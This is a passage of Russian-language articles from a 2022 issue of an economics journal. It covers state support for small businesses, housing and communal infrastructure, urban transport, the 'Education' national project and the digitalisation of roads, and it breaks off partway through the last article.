Со стороны МИНФИН Российской Федерации на 2022 год был сформирован перечень мер поддержки предпринимателей, в том числе и дополнительных мер, внедрённых для смягчения кризисной ситуации в стране. Особая концентрация внимания государства в текущем периоде направлена на агропромышленные, информационно-технологические, туристические отрасли и отрасль общественного питания. Рассмотрим подробнее.

Бессменным ориентиром и единым принципом «одного окна» получения мер государственной поддержки был и остаётся региональный портал «Мой бизнес». Это позволяет предпринимателям найти и подобрать регионально актуальные меры поддержки, получить online-консультацию и оставить заявку [1].

Так, одной из долгожданных мер поддержки оказалось внедрение цифровой платформы МСП, благодаря которой предприниматели подают заявки и получают интересующие их меры финансовой поддержки дистанционно, что значительно ускоряет процессы открытия бизнеса. Помимо этого, платформа МСП объединила в себе все федеральные министерства, институты развития, ведомства, банки и страховые организации, что также упростило обмен нужной информацией путём межведомственного электронного взаимодействия.

Помимо цифровизации деятельности предпринимателей, со стороны государства оказываются субсидированные меры поддержки на участие в международных выставках представителей малого и среднего бизнеса. Средствами можно компенсировать затраты по аренде стенда, мебели, организационных сборов. Так, организации могут рассчитывать на компенсации до 700 000 рублей.



Рисунок 1. Прямое и косвенное взаимодействие малого и среднего предпринимательства и государства

В развивающихся регионах значительно упростился процесс получения кредитных займов. Так, например, в ЯНАО активно применяется «зонтичный» механизм: с помощью поручительства предприниматель сможет обеспечить до 50% суммы кредита. Также, при наличии поручительства, продлены условия кредитных каникул: до 4 месяцев, что также значительно упрощает начало и расширение бизнеса.

Стали доступны особые условия приобретения российского программного обеспечения: скидка до 50% на основании составленной среднесписочной численности работников и доходов организации представителей малого и среднего бизнеса.

Также, на территории Российской Федерации продолжает действовать программа частичной компенсации затрат на выпуск акций и облигаций (до 1,5 млн. руб.).

Для начинающих предпринимателей продолжает быть доступна поддержка от ФЗН: в зависимости от региона, правительство выделяет от 10 000 до 150 000 рублей, например, на подготовку документов о трудоустройстве российских и иностранных граждан, оплату государственных пошлин и юридических консультаций [3].

Также, остались актуальными гранты на безвозмездной основе в АГК (до 30 млн. руб.) для сельскохозяйственных товарных производителей, присутствующих на рынке от 2 лет. Средства можно потратить на приобретение производственного оборудования, строительство новых производственных объектов и т.д. Особой популярностью в 2022 году на Дальнем Востоке стал пользоваться грант на развитие «семейной фермы» (до 30 млн. руб.). Объём таких грантов на ноябрь 2022 года, по отношению к аналогичному периоду 2021 года увеличился на 10%, а сумма компенсации затрат на открытие предприятия возросла на 7% и достигла 20% возможных средств регионального бюджета, что также упрощает старт и дальнейшее развитие микропредприятий, задействованных в проекте «семейная ферма».

Предприниматели внутреннего и въездного туризма по согласованию с Ростуризм, также могут рассчитывать на грант до 3 млн. рублей на составление новых туристических маршрутов, установку «доступной среды» для людей с ограниченными возможностями, создание онлайн-экскурсий.

Нельзя не отметить особые условия мер поддержки для предпринимателей франчайзинговых сетей. Так, в Московской области франчайзи сфера общественного питания, присутствующие на рынке с 1 января 2022 года, могут получить компенсацию в размере до 300 тысяч рублей на затраты дополнительного производственного оборудования в целях расширения бизнеса. Однако, начинающие франчайзи ХМАО, уже с 2020 года имеют системную возможность на компенсацию паушального взноса при открытии предприятия общественного питания в размере до 500 тысяч рублей [2].

Рассмотрев общие и регионально-специфические меры поддержки предпринимательства малого и среднего бизнеса в Российской Федерации в 2022 году, можно сделать вывод и достаточной включённости, и заинтересованности государства в упрощении деятельности предпринимателей и укреплении общих экономических показателей страны в целом.

## Список литературы

1. Георгицэ А.Ю. Роль малого предпринимательства в современной экономике России / А.Ю. Георгицэ // Экономика и бизнес: теория и практика. — 2020. — № 6-1. — С. 71-73.
2. Коршунова Г.В. Меры государственной поддержки как фактор, влияющий на финансовую стабильность малого и среднего предпринимательства в России / Г.В. Коршунова, Е.С. Шумилина // Экономика и бизнес: теория и практика. — 2021. — № 11. — С. 108-110.
3. Куликова, Е. С. Направления развития государственной программы "Цифровая экономика" в Российской Федерации / Е. С. Куликова // Умная цифровая экономика. – 2022. – Т. 2. – № 3. – С. 64-67. – EDN GRWFQW.
4. Привалова С.А. Государственная поддержка малого предпринимательства в России и ее проблемы / С.А. Привалова // Наука на рубеже тысячелетий. — 2022. — № 14. — С. 140-143.
5. Смирнова, А.В. Программы цифровой экономики: анализ Республики Казахстан / А. В. Смирнова // Умная цифровая экономика. – 2022. – Т. 2. – № 3. – С. 60-63. – EDN KOTDEV.

## Цифровая трансформация: анализ программы стратегического развития систем коммунальной инфраструктуры

Примизенкин А.В.\* , Резниченко Д.В.

*Уральский государственный экономический университет, г. Екатеринбург, Россия*

*\*Автор-корреспондент: primizenkin@ide-rus.ru*

**Аннотация:** В качестве предмета анализа выступает факт наличия непосредственной связи экономического развития с проведением политической деятельности государства жилищного типа, которая характеризуется ключевой ролью для экономических отраслей, общества и строительства. Негативная обстановка в сетях коммунального типа и инженерных конструкциях в структурах государства, содержащих ресурсы, наблюдается еще со времен СССР. Это не удовлетворяет требованиям стабильной и необходимой эффективности в сфере жилищно-коммунального обслуживания. Статья представляет оценку нынешнего положения и направлений совершенствования сферы ЖКХ в Российской Федерации.

**Ключевые слова:** жилищно-коммунальное хозяйство, модернизация, экономика города, коммунальная инфраструктура, жилищный фонд.

**Для цитирования:** Примизенкин А.В., Резниченко Д.В. Цифровая трансформация: Анализ программы стратегического развития систем коммунальной инфраструктуры. 2022. Т.2, №4, с. 62-65

## Digital transformation: Analysis of the program for the strategic development of communal infrastructure systems

Primizenkin A.V.\* , Reznichenko D.V.

*Ural State University of Economics, Yekaterinburg, Russia*

*\*Corresponding author: primizenkin@ide-rus.ru*

**Abstract:** The subject of analysis is the fact that there is a direct connection between economic development and the political activities of the state of the housing type, which is characterized by a key role for economic sectors, society and construction. The negative situation in utility-type networks and engineering structures in state structures containing resources has been observed since the times of the USSR. This does not meet the requirements of stable and necessary efficiency in the field of housing and communal services. The article presents an assessment of the current situation and directions for improving the housing and communal services sector in the Russian Federation.

**Keywords:** housing and communal services, modernization, city economy, communal infrastructure, housing stock.

**For citation:** Primizenkin A.V., Reznichenko D.V. Digital transformation: Analysis of the program for the strategic development of communal infrastructure systems. Smart digital economy. 2022. Vol.2, №4, p. 62-65

Когда РФ получила независимый статус, в стране, как и в прочих бывших республиках СССР, осуществлялась реализация реформирования жилищно-коммунального хозяйства, был проведен общий приватизационный процесс относительно жилых помещений, что по итогам привело к созданию совершенного иного уровня качества в отрасли. В прошлом в ЖКХ наметился конкретный дисбаланс в совершенствовании деятельности, поэтому в отрасли уже существовало большое количество проблемных ситуаций, которые нужно решать. Ввиду данных проблем можно говорить и об актуальности анализа, который ориентирован на проведение сравнения развития и обстановки в жилищно-коммунальном хозяйстве России.



Рисунок 1. Взаимосвязи в процессе планирования социально-экономического развития страны

Стратегические планы жилищно-коммунального хозяйства включают в себя наличие таких определений и понятий[4]:

- 1) ветхих домов (зданий) в виде каменных домов с изношенностью выше 70%, деревянных и прочих зданий с изношенностью выше 65%;
- 2) жилищного фонда в виде комплекса всех жилых сооружений вне зависимости от их типа вместе с жилыми домами, зданиями специального характера, служебными квартирами, квартирами и сооружениями для возможного проживания;
- 3) жилищно-коммунального хозяйства в виде совокупности экономических сфер, дающей возможность работы инфраструктурных инженерных объектов разных сооружений



в городских и сельских образованиях и формирующей комфортное и удобное проживание граждан посредством обеспечения разнообразного обслуживания [2];

4) жилищно-коммунального комплекса в виде комплекса отношений общественного типа, экономического типа, финансового типа, технического типа, организационного типа, управленческого типа и экономического типа, которые касаются строительной деятельности, эксплуатационной и ремонтной деятельности относительно инженерных конструкций, в которых в качестве управленческого объекта выступают: структуры и сооружения сферы ЖКХ, оборудование для эксплуатации и жилищный фонд;

5) жилищно-строительного кооператива в виде объединения предприятий либо граждан, сформированного для того, чтобы управлять жилым фондом и осуществлять строительную деятельность;

6) сжиженного природного газа в виде природного газа, который сжижается искусственным методом охлаждая его до температуры  $-160\text{ }^{\circ}\text{C}$  для того, чтобы комфортно хранить и транспортировать природный газ [1];

7) твердых бытовых отходов в виде отходов потребительских процессов граждан, включая приготовление пищи, уборочную и ремонтную деятельность относительно жилищного фонда, содержание участков придомового типа и общепользовательских территорий, содержание в домах домашних животных и, кроме того, старые, не подходящие для использования предметы домашней деятельности;

8) товарищества собственников жилья в виде юридического лица и организации некоммерческого типа, сформированной на базе союза собственников жилых помещений в многоквартирных строениях либо объединения собственников участков с жилыми зданиями в целях единой управленческой деятельности домами и участками, находящимися в едином применении и обладании и, кроме того, в целях осуществления хозяйственных работ в помещениях и на земельных участках общего владения, в целях эксплуатационной деятельности относительно единых имущественных объектов, строительной деятельности отдельных сооружений общего имущественного характера, в целях арендной деятельности при сдаче в аренду отдельных частей общих объектов доме многоквартирного типа либо на общих землях [5];

9) управляющей организации в виде юридического лица, сформированного для управленческой либо эксплуатационной деятельности относительно содержания строений многоквартирного типа в санитарном и техническом отношении;

10) энергосервисного контракта (договора) в виде соглашения, основанного на проведении исполнительным лицом деятельности, ориентированной на процессы сбережения энергии и увеличения энергоэффективности пользования энергоресурсами клиентом.

ЖКХ выступает в качестве ключевого компонента структуры экономической отрасли региона, во многих аспектах обеспечивающего осуществление деятельности по развитию инфраструктурных объектов на уровне муниципалитета либо региона, благоустройству и поддержанию комфортных условий жизнедеятельности населения [3].

В результате становится ясно, что стратегические цели политической деятельности государства в ЖКХ — увеличение качественного уровня и надежного состояния



коммунального обслуживания, повышение качества условий для жизни, увеличение сохранности в жилищном фонде и качества ЖКХ услуг населению установленным нормам.

Ключевое направление изменений в отрасли ЖКХ, на которое ориентируется государство в своей политической деятельности — это увеличение инвестиций, совершенствование и улучшение инфраструктурных сооружений инженерного типа и увеличение качества жизнедеятельности. В данном случае требуется поддержка исполнительных органов государства, местных органов власти, компаний ЖКХ и иных лиц, инвестирующих в осуществление модернизации.

Стратегические планы жилищно-коммунального хозяйства базируются на том, что требуют законы на федеральном и региональном уровне и на требования НПА в отрасли совершенствования ЖКХ.

### Список литературы

1. Башкирева, А. В. Цифровые технологии в ЖКХ / А. В. Башкирева, Т. В. Башкирева // Умная цифровая экономика. – 2021. – Т. 1. – № 1. – С. 92-96. – EDN VLVKCO.
2. Куликова, Е. С. Современная инфраструктура и устойчивое социальноэкономическое развитие региона / Е. С. Куликова // Умная цифровая экономика. – 2021. – Т. 1. – № 1. – С. 28-36. – EDN TMUPGL.
3. Проваленова, Н.В. Методика оценки уровня развития социальной инфраструктуры сельских территорий на основе расчета коэффициента жилищно-коммунальной обустроенности / Н. В. Проваленова // Вестник НГИЭИ. – 2019. – № 12(103). – С. 75-83. – EDN LNWF XD.
4. Шалболова У.Ж. Сравнительный анализ развития жилищно-коммунального хозяйства России и Казахстана / У. Ж. Шалболова, Д. Н. Силка, З. Ж. Кенжегалиева, С. М. Егембердиева // Вестник МГСУ. – 2018. – Т. 13. – № 7(118). – С. 836-846. – DOI 10.22227/1997-0935.2018.7.836-846. – EDN XUWKQP.
5. Шилкина, О.А. Проблемы финансирования модернизации объектов коммунальной инфраструктуры / О. А. Шилкина // Финансы и кредит. – 2019. – № 13(637). – С. 15-20. – EDN TNIPFT.
6. Якишин, Ю.В. Управление структурой экономики региона: теоретические положения и практические рекомендации / Ю. В. Якишин. – Санкт-Петербург : Лигр, 2019. – 456 с. – ISBN 978-5-907207-16-5. – EDN UJWIMX.

## **Анализ существующих транспортных систем в стратегии крупных городов**

Васильев С.О.

*Уральский государственный экономический университет, г. Екатеринбург, Россия  
Автор-корреспондент: vasilievso@rambler.ru*

**Аннотация:** В статье исследована специфика функционирования в условиях больших городов системы нескольких видов транспорта, включающих транспортные средства, инфраструктуру, определенный порядок управления. Выявлены проблемы данной сферы, связанные с перемещением пассажиров и грузов. Намечены пути и указаны средства решения этих проблем.

**Ключевые слова:** транспортная инфраструктура, мобильность перевозок, коммунальный транспорт.

**Для цитирования:** Васильев С.О. Анализ существующих транспортных систем в стратегии крупных городов. Умная цифровая экономика. 2022. Т.2, №4, с. 66-70

## **Analysis of existing transport systems in the strategy of large cities**

Vasiliev S.O.

*Ural State University of Economics, Yekaterinburg, Russia  
Corresponding author: vasilievso@rambler.ru*

**Abstract:** The article explores the specifics of functioning in the conditions of large cities of a system of several modes of transport, including vehicles, infrastructure, a certain order of management. The problems of this sphere related to the movement of passengers and goods are identified. Ways and means of solving these problems are outlined.

**Keywords:** transport infrastructure, transport mobility, public transport.

**For citation:** Vasiliev S.O. Analysis of existing transport systems in the strategy of large cities. Smart digital economy. 2022. Vol.2, №4, pp. 66-70

Одним из основополагающих аспектов жизнедеятельности мегаполиса, обеспечивающих его производственные, торговые, социальные, образовательные и иные связи, является мобильность перевозок пассажиров и грузов, способствующая экономическому росту гигантского населенного пункта за счет совершенствования порядка функционирования рынков труда и сбыта [5, с. 8].

Существование большого города в условиях низкого качества общественного транспорта невозможно, это ведет к значительному оттоку из него людей и бизнеса. Поэтому развитие транспортной сети всегда в приоритете у властей, особенно больших городов, где проживает свыше 50 тысяч человек.

У городской транспортной сети три базовых задачи:

- 1) надежное и эффективное обеспечение перемещения граждан и товаров;
- 2) минимальные затраты бюджетных финансов и природных ресурсов;
- 3) наименьший вред окружающему миру.

Функционирует данная сфера на основе следующих принципов.



Рисунок 1. Уровни территориально-транспортного планирования

Являясь элементом механизма устойчивого развития города, она ориентируется прежде всего на потребителя, оказывая ему комплексные услуги мобильности. Предоставляя эту услугу, государство гарантирует, во – первых, безопасность поездок, во – вторых, определенное качество урбанизированной среды, не допуская, к примеру, загрязнения воздуха, обеспечивая определенный уровень шума.

Показатели качества транспортной системы и затрат на нее – это информация свободного доступа. Но на сегодняшний день она не систематизирована. Наиболее оптимальной представляется на сегодняшний день следующая структура сведений такого рода [3, с. 96]: а) качественный уровень поездки: скорость, комфорт, безопасность; б) воздействие транспортной инфраструктуры, предприятий и средств на степень удовлетворения их материальных, социальных, культурных потребностей; в) объемы средств, затрачиваемых на эксплуатацию и совершенствование системы, в первую очередь, на профилактику загрязнения окружающей среды и недопущение значительных потерь времени гражданами при

перемещении. Данные следует структурировать как в целом по городу, так и по его районам и улицам. Это позволит выявлять проблемы транспортного обслуживания и устранять их посредством внедрения в практику новых технологий.

Для достижения целей транспортной инфраструктуры все решения, касающиеся затрат на повышение ее качества, ориентируются на ожидаемый от вложений социально – экономический эффект.

В настоящее время, реализуя стандарты качества городской жизни и транспортной мобильности, власти городов создают автоматизированные информационные системы, предназначенные для выявления потребителей, сталкивающихся с нарушением этой стороны жизнедеятельности социума. Одним из путей решения данной проблемы выбрано управление системой городских и пригородных перевозок единым оператором [2, с. 1080]. Это дает возможность координировать посредством мер тарифной политики и градорегулирования движение общественного и индивидуального транспорта, обеспечивая на дорогах приоритет первого. Повышает уровень мобильности граждан, доступности городской среды и ее способности не наносить вреда окружающему миру за счет качественно разработанной маршрутной сети всех видов коммунального транспорта, а также единого расписания его движения.

Создание единой тарифной системы, включающей оплату проезда в коммунальных средствах передвижения, парковок, проезда по платным участкам улиц, позволяет создать и стабильно развивать в городском бюджете специальный фонд, пополняемый доходами от продажи билетов, средства которого можно использовать для поддержания транспортной системы.

Информирование единым оператором населения о таких аспектах транспортных услуг, как расписание и время движения коммунального транспортного средства, его скорость, стоимость проезда на нем, наличие альтернативных маршрутов позволяет свести к минимуму физические и временные затраты людей на перемещения по городу.

Координирование работы всех видов коммунального транспорта, доступность информации о ней – единственная в условиях мегаполиса возможность обеспечить надежную мобильность при минимуме финансовых затрат городского бюджета и населения.

Единого транспортного фонда, средства которого бы направлялись на содержание и совершенствование транспортной инфраструктуры, в наших городах, даже крупных, пока нет. Но ее необходимо создавать, используя в качестве источников плату пользователей платными участками улиц, парковочными местами на платных парковках, налоги на дизельное топливо и бензин для автомобилей, взимаемых с предпринимателей и организаций, выручку за продажу билетов на коммунальный транспорт [4, с. 210]. Также таким источником могут стать субсидии из бюджетов местного, регионального, федерального уровней, когда достигается предельно допустимая нагрузка на субъекты, пользующиеся транспортной системой, которую устанавливает соответствующее законодательство, или транспортные сети развиваются на условиях софинансирования.

Большие задачи стоят перед властями мегаполисов в связи с развитием системы принципов и размеров оплаты перевозок пассажиров и грузов. Необходимо сбалансировать посредством системы транспортных ставок на грузовые и пассажирские перевозки баланс



интересов отдельных граждан и всего общества. В целях стимулирования поездок на коммунальном транспорте снижать стоимость билетов за счет взимания средств за пользование платными парковками и платными участками городских улиц. Обеспечивать соблюдение федеральных, региональных норм, регулирующих предоставление льгот на пользование коммунальным транспортом. Создать такой тарифный режим, который позволит снижать нагрузки на коммунальный транспорт в часы "пик" и повышать в то время, когда люди практически не перемещаются по городу. Вменить в обязанности сотрудников специального подразделения полиции контроль платы за проезд и обеспечение безопасности передвижения на коммунальном транспорте.

Важно четко регламентировать взаимодействие перевозчиков, властей города и потребителей транспортных услуг. Предоставлять равный доступ к участию в конкурсе на выполнение перемещений пассажиров и грузов всем юридическим лицам или ИП, желающим принять на себя обязанность доставлять их из одного пункта в другой. Учитывать качество их работы, удовлетворенность пользователей соблюдением расписания и технических нормативов. Из опыта, накопленного в рассматриваемой сфере крупными городами, очевидно, что городской электротранспорт и метрополитен должны находиться в ведении одного субъекта, принявшего на себя обязанности по перевозке людей и являющегося городской собственностью, а управление ими и пригородными железными дорогами лучше передать единому оператору [1, с. 11]. Контролировать работу перевозчика и сертифицировать ее могут саморегулируемые структуры, опирающиеся на такие критерии, как стандарты качества, технические нормативы и сравнивающие соответствующие показатели функционирования транспортной инфраструктуры в ряде городов со схожими характеристиками.

В транспортной сфере современных мегаполисов проблем пока больше, чем значимых достижений. Однако их решение возможно при условии целенаправленного, продуманного и поступательного использования современных средств, методов и технологий организации функционирования транспортных средств, соответствующей инфраструктуры и системы управления.

## Список литературы

1. Блинкин М. Я., Кулакова Т. В. и др. Императивы развития транспортных систем городов России. // М.: Издательский дом Высшей школы экономики, 2020. 45 стр.
2. Галушко М.В., Шарипова К.Р. Основные проблемы и перспективы развития инновационных технологий в транспортной отрасли России // Креативная экономика. – 2020. – Том 14. – № 6. – С. 1079-1090.
3. Жанказиев С. В. Разработка проектов интеллектуальных транспортных систем: учеб. пособие. М.: МАДИ, 2016. 104 с.
4. Комарова М.В., Лихвойнен А.В., Розов А.А., Солодкова Е.В., Степанова А.А. Влияние развитости транспортной системы на конкурентоспособность экономики мегаполисов // Вестник Алтайской академии экономики и права. – 2021. – № 4-2. – С. 205-212.

5. Крегель Д.А. Роль транспортной отрасли в инновационном развитии экономики /Д.А. Крегель // Вестник Московского государственного областного университета. Серия: Экономика. – 2018. № 1. С. 6-11

© Васильев С.О., 2022. Умная цифровая экономика. 2022. Т.2, №4.



Научная статья  
Original article

## Перспективы национального проекта «Образование» в разрезе Федерального проекта «Цифровая образовательная среда»

Мачкарина Т.С.

*Уральский государственный экономический университет, г. Екатеринбург, Россия  
Автор-корреспондент: machkarina777@gmail.com*

**Аннотация:** В данной статье рассматривается сущность внедрения и перспективы развития национального проекта Российской Федерации «Образование», внедрённого с целью обеспечения возможностей самореализации и развития талантов детей, анализируются ключевые сегменты проекта, методы поддержки со стороны государства, основная цель внедрения проекта и достигнутые результаты на сегодняшний день, на основе проведённого анализа формируется вывод об эффективности и перспективности развития данного проекта.

**Ключевые слова:** национальный проект «Образование», национальный проект система образования, российская система образования, государственная программа.

**Для цитирования:** Мачкарина Т.С. Перспективы национального проекта «Образование» в разрезе Федерального проекта «Цифровая образовательная среда». Умная цифровая экономика. 2022. Т.2, №4, с. 71-74

## Prospects for the national project "Education" in the context of the Federal project "Digital educational environment"

Machkarina T.S.

*Ural State University of Economics, Yekaterinburg, Russia  
Corresponding author: machkarina777@gmail.com*

**Abstract:** This article discusses the essence of the implementation and development prospects of the national project of the Russian Federation "Education", implemented in order to provide opportunities for self-realization and development of children's talents, analyzes the key segments of the project, methods of support from the state, the main goal of the project implementation and the results achieved to date, based on the analysis, a conclusion is formed about the effectiveness and prospects of the development of this project.

**Keywords:** national project "Education", national project education system, Russian education system, state program.

**For citation:** Machkarina T.S. Prospects for the national project "Education" in the context of the Federal project "Digital educational environment". Smart digital economy. 2022. T.2, №4, pp. 71-74

В современном мире развивающихся международных отношений сфера образования - стратегически важная и неотъемлемая часть укрепления конкурентоспособности страны на мировом рынке. В Российской Федерации Министерством образования была предложена, и в



2019 году принята к реализации программа по обеспечению возможностей самореализации и развития талантов детей через национальный проект «Образование» (период реализации – 5 лет). Основной вектор развития проекта -поддержка конкурентоспособности выпускников российских образовательных учреждений на мировом рынке. Рассмотрим вопрос подробнее.

Выделяют две основные цели программы - «Образование»: «воспитание гармонично развитой и социально ответственной личности на основе духовно-нравственных ценностей народов Российской Федерации, исторических и национально-культурных традиций» и «вхождение России в число 10 стран – лидеров по качеству общего образования». По оценке экспертов, данные цели являются достижимыми [3].

Рассмотрим первую цель проекта: следует отметить реальность её реализации. По индексу человеческого капитала (рассчитанного Всемирным банком в 2017 году) российское образование, благодаря достижениям школьников в международных исследованиях по качеству школьного образования, заняло 9-ое место, что может свидетельствовать об уже имеющихся успешных начинаниях на пути достижения цели. Вторым показателем повышения качества образования считается вхождение российских вузов в ТОП-500 глобальных рейтингов университетов, следовательно, концентрация государства на развитии данных университетов также напрямую будет способствовать приближению к одной из заявленных целей.

Достижимость второй цели оценивается следующими показателями:

- Повышение доли детей от 5 до 18 лет, охваченных дополнительным образованием,
- Рост численности обучающихся, вовлеченных в деятельность общественных объединений.

Приближение к заявленным показателям по данной цели осуществляется за счёт организации следующих мероприятий: создание мотивированного, более эффективного усвоения получаемой информации обучающимися, развитие особенностей, талантов у детей и молодёжи путём внедрения новых методов обучения и воспитания, а также оказание психолого-педагогических услуг родителям учеников, студентов и воспитанников.




Рисунок 1 – Реализация национального проекта «Образование» на примере Свердловской области

Рассмотрев основные цели заявленного проекта «Образование», предлагается проанализировать основные этапы его реализации, уже отмеченный опыт и перспективы развития. Для достижения определённых ранее целей заявлено обеспечение совершенствования образовательных структур, повышение квалификации педагогических работников. К 2024 году планируется повышение показателей в следующих ключевых факторах: воспитание, кадры, инфраструктура. Более чем 2 миллиона дополнительных мест получат школьники общеобразовательных организаций (включая коррекционные школы), как в городах-миллионниках, так и в малых городах. В каждом регионе планируется организовать центры выявления, поддержки и развития способностей и талантов детей и молодёжи, в том числе базирующихся на территориях общеобразовательных учреждений.

В ключе «содержание и воспитание» планируется организовать общероссийские олимпиады школьников, продвигая их на олимпиады международного уровня. Охватив 83% общеобразовательных организации, предполагается внедрение программ профессионального обучения по наиболее востребованным и перспективным профессиям, разработка и внедрение методик преподавания общеобразовательных дисциплин [1].

Что касается направления «кадры», то ожидается успешное применение следующих модификаций:

- Внедрение и исправная работа единой федеральной системы научно-методического сопровождения педагогических работников и управленческих кадров;
- Повышение уровня квалификации сотрудников образовательных организаций;

- Адресная методическая поддержка более 6000 школам с низкими образовательными результатами.

- Внедрение единой целевой модели аттестации руководителей общеобразовательных организаций;

- Материальная поддержка более 3 000 преподавателям сельской местности [2].

Для формирования вывода о перспективности рассматриваемого проекта, необходимо сопоставить планируемые мероприятия по внедрению программы и уже достигнутые результаты к 2022 году. Так, уже построено и открыто более 320 новых общеобразовательных школ и обеспечено в них более 200 000 мест для учеников, следовательно, можно свидетельствовать о выполнении заявленного плана в данном секторе на 10%. Ученики сельской местности в более чем 3 000 общеобразовательных учреждениях получили обновлённые условия для занятий физической культурой и спортом. Почти 30% общеобразовательных организаций получили обновление материально-технической базы. Уже функционируют более 120 центров цифрового образования «IT-клуб», более 170 технопарков «Кванториум» для детей и 10 для педагогов. Расширена доступная среда для детей с ОВЗ и инвалидностью: обновлена материальная техническая база в более чем 500 школах. Уже более 10% педагогов прошли повышение квалификации по дополнительным профессиональным федеральным программам. Оказана адресная поддержка более чем 3 000 школам, выделенных на основе образовательных результатов обучающихся. Сборная российских школьников (по результатам международных олимпиад) завоевала более 70 золотых и более 30 серебряных медалей соответственно.

Таким образом, рассмотрев достигнутые на 2022 год результаты национальной программы «Образование» мы можем сделать о её реальной эффективности, значимости, как вклада в развитие будущего образования России, следовательно, в поддержку конкурентоспособности качества российского образования на мировом рынке и укреплению общих позиций страны в целом.

### **Список литературы**

1. Андреева Т.А. Модернизация системы образования в России / Т.А. Андреева // Вестник факультета управления спбгэу. 2017. № 1-2. С. 438-444;
2. Микерова, Г.Г. Современные тенденции управления системой образования в России / Г.Г. Микерова // Современные технологии управления. 2019. № 4 (76). С. 15-21;
3. Романишина, Т.С. Критерии и методы оценки потенциала развития социально – экономической системы муниципального образования / Т.С. Романишина // Вестник ВСГУТУ. 2020. № 2 (65). С. 102-109.



Научная статья  
Original article

## Применение цифровых технологий в благоустройстве автомобильных дорог

Тавапов Р.И.\* , Львова М.И.

*Уральский государственный экономический университет, Екатеринбург, Россия*

*\*Автор-корреспондент: tavapov111@mail.ru*

**Аннотация:** В статье представлен анализ путей, условий и средств применения IT – технологий в благоустройстве автомобильных транспортных систем. Приведены аргументы, доказывающие, что в современных условиях становится технически возможным реализовать цифровое управление транспортом на функционирующих на сегодняшний день автодорогах.

**Ключевые слова:** цифровизация автодорог, транспортная доступность, мобильность.

**Для цитирования:** Тавапов Р.И., Львова М.И. Применение цифровых технологий в благоустройстве автомобильных дорог. Умная цифровая экономика. 2022. Т.2, №4, с. 75-78

## The use of digital technologies in the improvement of roads

Tavapov R.I.\* , Lvova M.I.

*Ural State University of Economics, Ekaterinburg, Russia*

*\*Corresponding author: tavapov111@mail.ru*

**Abstract:** The article presents an analysis of the ways, conditions and means of using IT - technologies in the improvement of automotive transport systems. Arguments are given proving that in modern conditions it becomes technically possible to implement digital transport management on currently functioning roads.

**Keywords:** digitalization of roads, transport accessibility, mobility.

**For citation:** Tavapov R.I., Lvova M.I. The use of digital technologies in the improvement of roads. Smart Digital Economy. 2022. Т.2, №4, pp. 75-78.

Многочисленные проблемы транспортной доступности в нашей стране могут решаться посредством цифровизации автомобильных дорог.

На сегодняшний день доля отечественной системы, включающей автотранспортную инфраструктуру, транспортные средства и управление, очень невелика в общем объеме перевозок грузов по стране и за рубеж. Обуславливается это рядом негативных факторов [1, стр. 20]. Во-первых, низкий уровень управления движением транспортных средств ведет к заторам, вследствие которых возникают длительные простои машин. Следствием пробок является также большой объем перевозок, осуществляемых личным автотранспортом, что существенно перегружает дорожные сети, становится причиной снижения скорости движения на дороге, и, соответственно, скорости перемещения пассажиров и грузов. В свою очередь это

повышает себестоимость перевозок, вызывает подорожание транспортно – логистических работ, а, значит, в конечном итоге, всей перевозимой продукции. В – третьих, очень большой демографический и социально – экономический ущерб государству наносят события, происходящие на дороге во время движения транспортного средства, участвующего в этом, когда гибнут или получают увечье люди, повреждается груз.

Устранить эти недостатки можно путем цифровой интеграции всех транспортных систем страны под единым управлением с использованием информационно – коммуникационных устройств. С учетом того, что в России существуют 52 тысячи километров автодорог федерального статуса и 1450 тысяч километров автодорог межрегионального, регионального и муниципального уровней, инвестировать цифровизацию управления ими возможно лишь посредством государственно – частного партнерства.

На всех функционирующих автомагистралях любого уровня подчинения при условии соответствия их государственным нормативам при осуществлении перевозок пассажиров и грузов между городами, регионами, странами, можно использовать уже наработанный в отечественных Вооруженных силах опыт перемещения автоколонн [4]. Сюда входят: цифровизированное управление "умными" светофорами, позволяющими управлять транспортными потоками на основе графиков движения; исключение неконтролируемых заездов на дороги; автоматизация контроля соблюдения безопасного расстояния между машинами, недопущение в процессе их движения в колонне обгонов и перестроений; комплексное он-лайн информирование центральной структуры об обстановке на трассе, специфике движения всех транспортных средств, участвующих в потоке.

Для решения этих задач отечественная государственная корпорация, содействующая разработке, производству, экспорту высокотехнологичной промышленной продукции гражданского и военного назначения "Ростех" устанавливает соответствующее оборудование и специальное программное управление.

Важную роль в повышении качества транспортного обслуживания населения на автодорогах начинают играть [3, стр. 76]

